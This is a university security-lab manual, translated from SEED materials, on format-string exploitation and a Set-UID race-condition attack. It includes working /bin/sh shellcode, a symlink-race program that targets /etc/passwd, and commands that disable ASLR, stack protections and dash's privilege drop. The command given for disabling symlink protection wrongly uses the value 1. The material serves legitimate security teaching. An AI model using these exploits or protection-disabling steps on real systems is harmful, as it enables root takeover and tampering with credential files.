《信息系统安全实验》

实验指导手册

华中科技大学网络空间安全学院

二零二一年六月

目 录

实验二

软件安全

版权说明：以下实验指南内容翻译自 Wenliang Du 老师的 SEED 实验材料，内容仅用作本课程的教学，请勿扩散。

第一章 实验目标和内容

1.1格式化字符串漏洞实验

1.1.1 实验目的

- ✧ 在缓冲区溢出漏洞利用基础上，理解如何进行格式化字符串漏洞利用。
- ✧ C 语言中的 printf() 函数用于根据格式打印出字符串，使用由 printf() 函数的 % 字符标记的占位符，在打印期间填充数据。格式化字符串的使用不仅限于 printf() 函数；其他函数，例如 sprintf()、fprintf() 和 scanf()，也使用格式字符串。某些程序允许用户以格式字符串提供全部或部分内容。本实验的目的是利用格式化字符串漏洞，实施以下攻击：（1）程序崩溃；（2）读取程序内存；（3）修改程序内存；（4）恶意代码注入和执行。

1.1.2 实验环境

Ubuntu 16.04 LTS 32 位（SEED 1604）的 VMware 虚拟机和本实验需要的辅助代码。简单起见，实验主要集中于 32bit 的系统，如果使用其它操作系统环境（64bit），需要使用 32bit 的编译选项。同时，也鼓励同学们尝试 64bit 系统上的漏洞利用。

1.1.3 实验要求

- ✧ 熟悉格式化字符串漏洞利用的原理。
- ✧ 根据本实验指导书完成实验内容。
- ✧ 提交实验报告。

1.1.4 实验内容

1. 一些设置

关闭和开启 ASLR 设置：

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

关闭和开启 Stack Guard 保护：

```
$ gcc -fno-stack-protector example.c
$ gcc -fstack-protector example.c
```

关闭和开启栈不可执行：

```
For executable stack:
$ gcc -z execstack -o test test.c
For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

查看程序的保护措施（gdb 中）：

checksec

2. Shellcode

Shellcode 是启动 shell 的代码。它必须加载到内存中，以便我们可以强制漏洞程序的控制流跳转到它。以下为一段启动 shell 的 c 语言代码。

```
#include <stdio.h>

int main( ) {
      char *name[2];

      name[0] = ‘‘/bin/sh’’;
      name[1] = NULL;
      execve(name[0], name, NULL);
}
```

实际的 shellcode 将是上述程序的汇编版本。以下程序显示如何通过执行存储在缓冲区中的 shellcode 来启动 shell。 请编译并运行以下代码，并查看是否调用了一个 shell。

```
/* call_shellcode.c    */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
   "\x31\xc0"             /* xorl      %eax,%eax                  */
   "\x50"                 /* pushl     %eax                       */
   "\x68""//sh"           /* pushl     $0x68732f2f                */
   "\x68""/bin"           /* pushl     $0x6e69622f                */
   "\x89\xe3"             /* movl      %esp,%ebx                  */
   "\x50"                 /* pushl     %eax                       */
   "\x53"                 /* pushl     %ebx                       */
   "\x89\xe1"             /* movl      %esp,%ecx                  */
   "\x99"                 /* cdq                                  */
   "\xb0\x0b"             /* movb      $0x0b,%al                  */
   "\xcd\x80"             /* int       $0x80                      */
;

int main(int argc, char **argv)
```

```
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

请使用以下命令编译代码（需要 execstack 选项）

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
./call_shellcode
```

关于以上 shellcode 的补充说明。

首先，第三条指令将“//sh”而不是“/sh”推入堆栈。这是因为我们需要一个 32 位的数字，而“/sh”只有 24 位。幸运的是，“//”等同于“/”，所以我们可以用双斜杠符号。

其次，在调用 execve()系统调用之前，我们需要分别存储 name[0]（字符串地址），name（数组地址），和 NULL 到寄存器%ebx, %ecx 和%edx 中。第 5 行将 name[0]存储到%ebx；第 8 行将 name 存储到%ecx; 第 9 行将%edx 设置为零。还有其他方法可以将%edx 设置为零（例如，xorl%edx，%edx）;这里使用了一条较短的指令（cdq）：它将 EAX 寄存器中的值（此处为 0）的位 31 位复制到 EDX 寄存器的每个位中，也就是将%edx 设置为 0；

第三，当我们将%al 设置为 11 并执行“int $0x80”时，系统调用 execve()将被调用。

系统缺省的/bin/sh 是一个指向/bin/dash 的符号链接。但是，Ubuntu 16.04 对 dash 的实现进行了改进，一旦检测到 euid 和 ruid 不相同时，将 euid 改为 ruid，及时实现权限降级。

实验中实际使用的 shellcode，有两个版本，其一，是在以上 shellcode 上增加了 setuid(0)的调用，目的是绕过以上针对 dash 的保护，以使得有漏洞的 setuid 程序，可以获得 root shell；其二，是反向 shell。

3. 漏洞程序

Prog1：prog1.c

Prog2：prog2.c

Prog3：server.c（该程序执行 program 程序）

4. 任务 1：针对 prog1，完成以下任务

（1） 使得 prog1 崩溃；

（2） 打印栈上数据

（3） 改变程序的内存数据：将变量 var 的值，从 0x11223344 变成 0x66887799

注意：以上任务，需要关闭 ASLR

5. 任务 2：针对 prog2，完成以下任务

（1） 关闭栈不可执行保护，通过注入并执行 shellcode 进行利用，获得 shell；

（2） 开启栈不可执行保护，通过 ret2lib 进行利用，获得 shell（可以通过调用 system(“/bin/sh”)）；

（3） 尝试开启和关闭 Stack Guard 保护，观察以上利用结果;

（4） 尝试设置 setuid root，观察是否可以获得 root shell。

注意：以上任务，需要关闭 ASLR

6. 任务 3：针对 prog3，完成以下任务

（1） 打印栈上数据；

（2） 获得 heap 上的 secret 变量的值；

（3） 修改 target 变量成 0xAABBCCDD

（4） 通过注入并执行 shellcode 进行利用，执行一个 shell 命令，如：/bin/tail -n 2 /etc/passwd， /bin/rm /tmp/myfile

（5） 获得一个反向 shell。

注意：

a. 以上任务，需要关闭栈不可执行保护。

b. 尝试开启 ASLR，观察程序内存布局

c. 参考“Format_String_manual.pdf”文档

提示：ret2lic 需要查找 system 函数和“/bin/sh”地址：

在 gdb 中:

print &system

print &exit

find /bin/sh

1.2 “竞态条件”实验

1.2.1 实验目的

- ✧ 当多个进程同时访问和操作相同的数据时会发生“竞态条件”，并且执行的结果取决于访问发生的特定顺序。如果特权程序存在“竞态条件”漏洞，攻击者可以运行一个并行进程来与特权程序“竞争”，并改变程序的行为。
- ✧ 设计一个方案来利用竞态条件漏洞并获得 root 特权。了解用于抵制“竞态条件”攻击的保护手段。

1.2.2 实验要求

- ✧ 熟悉“竞态条件”漏洞利用的原理。
- ✧ 根据本实验指导书完成实验内容。
- ✧ 提交实验设计报告。

1.2.3 实验内容

1. 初始设置

由于此版本的 Ubuntu 默认安装了防御“竞态条件”的保护方案，需要禁用默认的保护方案。你可以使用如下命令禁用防御“竞态条件”的保护方案。

```
$ sudo sysctl -w fs.protected_symlinks=1
```

2. 含有“竞态条件”漏洞的程序

下表中的代码是含有“竞态条件”漏洞的 C 语言程序。

```
/*    vulp.c    */

#include <stdio.h>
#include <unistd.h>


int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

这是一个 Set-UID 应用程序（拥有 root 权限）;它将用户输入的字

符串附加到临时文件“/tmp/XYZ”的末尾。由于代码以 root 权限运行，因此它会检查真实用户是否实际拥有文件“/tmp/XYZ”的访问权限;这就是调用 access()函数的目的。程序一旦确保真正的用户确实有权限，程序将打开文件并将用户输入的字符串写入文件。

此程序中存在“竞态条件”漏洞：由于检查（access）和使用（fopen）之间的窗口，access 函数使用的文件可能与 fopen 函数使用的文件不同，即使它们具有相同的文件名“/tmp/XYZ”。如果恶意攻击者可以以某种方式使“/tmp/XYZ”成为指向“/etc/shadow”的符号链接，则攻击者可以将用户输入追加到“/etc/shadow”中（请注意，程序以 root 权限运行，因此可以覆盖任何文件）。

3. 任务 1：利用“竞态条件”漏洞

利用上述 Set-UID 程序中的“竞态条件”漏洞实现以下内容：

1) 覆盖任意属于 root 用户的文件；

2) 获得 root 权限：即你应该能够做任何 root 用户可以做的事情。

4. 任务 2：保护机制 A：重复调用

消除程序的“竞态条件”漏洞并不容易，因为程序需要“检查-使用”模式做一些必要的检查。为了增加“竞态条件”利用的难度，我们可以增加更多的竞赛条件，而不是消除“竞态条件”。攻击者想要达到自己的目的需要赢得所有这些“竞态条件”。如果这些竞争条件设计得当，我们可以成倍减少攻击者的获胜概率。基本思想是多次重复调用 access()和 open()；在最后一次打开文件写入数据时，检查我们每次打开文件是否是同一个文件（它们应该是相同的）。

请使用此策略修改漏洞程序，并重复你的攻击。如果你仍然能够

攻击成功，描述你成功的难度。

5. 任务 3：保护机制 B：系统自带保护策略

Ubuntu 16.04 带有一个内置的防御“竞态条件”攻击的保护机制。在此任务中，需要使用以下命令重新启用此保护：

```
$ sudo sysctl -w fs.protected_symlinks=1
```

在报告中，请描述你的观察。请解释以下几问题：

1) 这种保护方案为什么有效？
2) 这是一个很好的保护吗，为什么或者为什么不？
3) 这个方案有什么限制？

6. 任务 4：保护机制 C：使用最小特权原则

```c
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    uid_t ruid = getuid();  // get real user id.
    uid_t euid = geteuid(); // get effective user id.
    seteuid(ruid);  // Turn off the privilege.

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
        printf("No permission \n");

    seteuid(euid);  // Restore the effective user id.
    return 0;
}
```

第二章 实验指导

2.1通过 gdb 查看函数栈信息

gdb 可以用来更加清楚的查看函数的栈信息。以下面的程序为例。

```
#include <string.h>

void overflow (char* inbuf)
{
   char buf[64];
   strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
   overflow(argv[1]);
   return 0;
}
```

1. 编译：gcc -fno-stack-protector -z execstack test.c -o test

并关闭 ASLR。

2. 使用 gdb

$gdb test

（1）反汇编 overflow 函数，可以看到，strcpy 函数调用在+16 的位置。那么，可以在这个函数调用的后一条指令处设置断点。

disas overflow

```
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x0804840b <+0>:     push   ebp
   0x0804840c <+1>:     mov    ebp,esp
   0x0804840e <+3>:     sub    esp,0x48
   0x08048411 <+6>:     sub    esp,0x8
   0x08048414 <+9>:     push   DWORD PTR [ebp+0x8]
   0x08048417 <+12>:    lea    eax,[ebp-0x48]
   0x0804841a <+15>:    push   eax
   0x0804841b <+16>:    call   0x80482e0 <strcpy@plt>
   0x08048420 <+21>:    add    esp,0x10
   0x08048423 <+24>:    nop
   0x08048424 <+25>:    leave
   0x08048425 <+26>:    ret
End of assembler dump.
```

（2）设置断点。

将断点设置在 strcpy 函数之后，目的是及时获取 strcpy 函数执行之后（断点处）overflow 函数栈结构。

br *overflow+21

```
gdb-peda$ br *overflow+21
Breakpoint 1 at 0x8048420
```

（3）执行程序。程序的输入尚没有导致溢出。

r $(python c ‘print “A”*64’)

i frame

```
gdb-peda$ i frame
Stack level 0, frame at 0xbfffec30:
 eip = 0x8048420 in overflow; saved eip = 0x804844a
 called by frame at 0xbfffec60
 Arglist at 0xbfffec28, args:
 Locals at 0xbfffec28, Previous frame's sp is 0xbfffec30
 Saved registers:
  ebp at 0xbfffec28, eip at 0xbfffec2c
```


“eip at 0xbfffec2c”，当前活动的是 overflow 的栈桢，也就是说

0xbfffec2c 保存的是 overflow 函数的 ret 地址。

（4）查看栈的结构

查看栈地址 0xbfffec2c 附近的栈内容。

x/64x 0xbfffec20-40



图中，下划线处即为 0xbfffec2c 的内容，也就是保存的 ret 地址。同时，0x41(即字符 A，作为程序的输入导入) 一直到 0xbfffec1c。那么，0xbfffec2c -0xbfffec1c = 16，可以知道，ret 地址在：buf 基址+64+16 处。

通过上述方法，可以更加清楚的了解函数栈的内容。

2.2 绕过 dash 的保护

我们使用 Set-UID 机制，将 vulnerable 程序设置成 Set-UID 程序。同时，攻击程序使用/bin/sh 作为 shellcode 的一部分，那么，攻击者在利用 vulnerable 程序的漏洞时，因为这些程序的 suid 设置成 root，可以获得 root 的权限。

系统缺省的/bin/sh 是一个指向/bin/dash 的符号链接。但是，Ubuntu 16.04 对 dash 的实现进行了改进，一旦检测到 euid 和 ruid 不相同时，将 euid 改为 ruid，及时实现权限降级。也因为此改进措施，使得在使

用 16.04 虚拟机进行上述实验时，不能获得 root 的 shell。

为此，需要修改/bin/sh，使得其指向另外一个未经改进的 shell 程序，以实现上述实验的效果。

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

2.3 “竞态条件”实验

1. 攻击目标

有很多方法来利用 vulp.c 中的“竞态条件”漏洞。一种方法是使用该漏洞将一些信息附加到/etc/passwd 和/etc/shadow 文件尾。Unix 操作系统使用这两个文件来认证用户。如果攻击者可以向这两个文件添加信息，他们基本上有能力创建新用户，包括超级用户（通过让 uid 为零）。

/etc/passwd 文件存放的是 Unix 系统的用户认证信息。它包含基本的用户属性。这是一个 ASCII 文件，其中包含每个用户的条目。每个条目定义应用于用户的基本属性。当你使用 adduser 命令将用户添加到系统时，该命令会更新/etc/passwd 文件。

文件/etc/passwd 必须是所有用户可读的，因为许多应用程序需要访问用户属性，例如用户名，主目录等。在该文件中保存加密的密码意味着任何有权访问该系统的人都可以使用密码破解程序（如 crack）闯入他人账户。为了解决这个问题，创建了影子密码系统。影子系统中的/etc/passwd 文件是所有人可读的，但不包含加密的密码。另一个只能由 root 读取的文件/etc/shadow 包含密码。

要找出添加到这两个文件的字符串，运行 adduser，并查看添加到这些文件的内容。例如，以下是创建一个名为 smith 的新用户后添加到这些文件中的内容：

```
/etc/passwd:
-------------
smith:x:1000:1000:Joe Smith,,,:/home/smith:/bin/bash
/etc/shadow:
-------------
smith:*1*Srdssdsdi*M4sdabPasdsdsdasdsdasdY/:13450:0:99999:7:::
```

文件/etc/passwd 中的第三列表示用户的 UID。 由于 smith 是一个普通的用户，其值 1000 没有特别之处。如果我们将此条目更改为 0，则 smith 现在变成 root。

2. 创建符号链接

可以调用 C 函数 symlink()在程序中创建符号链接。因为 Linux 不允许为已经存在链接的文件创建链接，所以如果链接已经存在，我们需要先删除旧链接。以下 C 代码片段显示如何删除链接，然后使/tmp/XYZ 指向/etc/passwd：

```
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
```

也可以使用 Linux 命令“ln -sf”创建符号链接。这里的“f”选项表示如果链接存在，则会先删除旧链接再创建新的链接。“ln”命令的实现实际上使用了 unlink()和 symlink()。

3. 攻击示例

```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```

4. 提升成功的概率

“竞态条件”攻击的最关键步骤（即，链接到我们的目标文件：/etc/password 和/etc/shadow）必须发生在检查和使用之间；即发生在文件 vulp.c 中的 access()和 fopen()调用之间。由于我们无法修改漏洞攻击的程序，我们唯一能做的就是与目标程序并行运行我们的攻击程序，希望链接的更改确实发生在该窗口内。如果窗口很小，成功攻击的可能性可能非常低。你需要考虑如何提高概率（提示：你可以多次运行漏洞程序，只需在所有这些试验中取得一次成功即可）。

由于你需要多次运行攻击和漏洞程序，因此你需要编写一个程序来自动执行攻击过程。为避免手动输入程序 vulp 的输入，可以使用重定向。也就是说，你在文件中输入你的输入，然后在运行 vulp 时重定向该文件。例如，你可以使用以下内容：vulp < FILE

5. 检查攻击是否成功

由于用户没有访问/etc/shadow 的读权限，因此无法知道它是否被修改。我们使用它的时间戳来判断/etc/shadow 文件是否已经被修改，检测到文件被修改后，就停止攻击。以下 shell 脚本检查/etc/shadow 文件的时间戳是否已被修改。一旦发现变化，它会打印一条消息

```
#!/bin/sh
old=‘ls -l /etc/shadow‘
new=‘ls -l /etc/shadow‘
while [ "$old" = "$new" ]
do
    new=‘ls -l /etc/shadow‘
done
echo "STOP... The shadow file has been changed"
```

6. 一种异常情况

在测试你的攻击程序时，你可能会发现/tmp/XYZ 是 root 用户创建的。一旦发生这种情况，普通用户无法删除/tmp/XYZ。这是因为/tmp 文件夹上有一个“sticky”位，这意味着只有该文件的所有者才能删除该文件，即使该文件夹是所有用户可写的。如果发生这种情况，你需要调整你的攻击策略（手动使用 root 用户删除文件），并再次尝试。

7. 注意

如果丢失了/etc/shadow 文件，将无法再次登录。为避免此问题，需要备份 shadow 文件；也可以在开始本实验之前拍摄虚拟机的快照，以便在虚拟机损坏时回滚（推荐使用此方法）。